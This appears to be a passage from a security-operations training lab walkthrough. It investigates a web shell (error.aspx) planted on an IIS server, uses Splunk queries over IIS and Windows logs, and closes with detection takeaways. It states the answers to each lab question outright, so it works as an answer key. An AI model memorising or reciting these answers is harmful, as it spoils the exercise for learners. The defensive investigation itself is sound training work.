Scenario: The SOC team received an alert about suspicious HTTP activity on one of the organization's IIS web servers. The alert was triggered by an unusual volume of HTTP 404 responses originating from a single external IP address.

Info: This machine uses the same indexes: `index=iis` for IIS access logs and `index=win` for Windows Security and Sysmon events. Remember to set the time picker to **All time** if your queries return no results.

Answer the questions below

What is the filename of the web shell the attacker deployed?

error.aspx

```
index=iis sc_status=404  
| stats count by c_ip  
| sort - count
```

```
index=iis c_ip=198.51.100.23 sc_status=200  
| stats count by cs_uri_stem  
| sort - count
```

What was the first reconnaissance command the attacker executed through the web shell?

hostname

```
index=iis cs_uri_stem="*/error.aspx"
| table _time, c_ip, cs_method, cs_uri_query, sc_status
| sort _time
```

What URI path was used to upload the web shell to the server? (Answer Format: /path/file.ext)

/internalapp/upload.aspx

```
index=iis cs_method=POST cs_uri_query="*/error.aspx"
| table _time, c_ip, cs_uri_stem, cs_uri_query, sc_status
| sort _time
```

At what time was the web shell file created on the server? (Answer Format: HH:MM:SS)

10:40:33

```
index=win EventCode=11 TargetFilename="*/error.aspx"
| table _time, Image, TargetFilename
```

Task 9 - Conclusion

This room covered three attack surfaces, three application log sources, and a consistent investigation approach. Every service we looked at, whether it was IIS, Exchange, or VPN, authenticates against Active Directory. And every attack left traces in both the application logs and the Windows Security logs.

Takeaways

- IIS logs capture source IPs, URI paths, and request patterns that Windows Security events miss, making them essential for detecting web shell interaction and credential attacks against OWA.
- The `w3wp.exe` spawning `cmd.exe` or `powershell.exe` pattern catches web shell activity regardless of the vulnerability exploited.
- NPS Events 6272/6273 exhibit the same failed/succeeded pattern for VPN authentication as IIS does for web applications, so the investigation methodology transfers directly.

- VPN credential attacks aren't always brute force. Stolen credentials produce no failure cluster, making post-authentication activity the primary detection opportunity.
- Correlation across application logs, Windows Security events, and post-authentication checks on internal hosts builds the complete picture from initial attack to impact.
- The `Logon_Type` field in Event 4624 helps work backwards from AD alerts: Type 8 points to IIS, Type 3 from unexpected sources can indicate VPN compromise.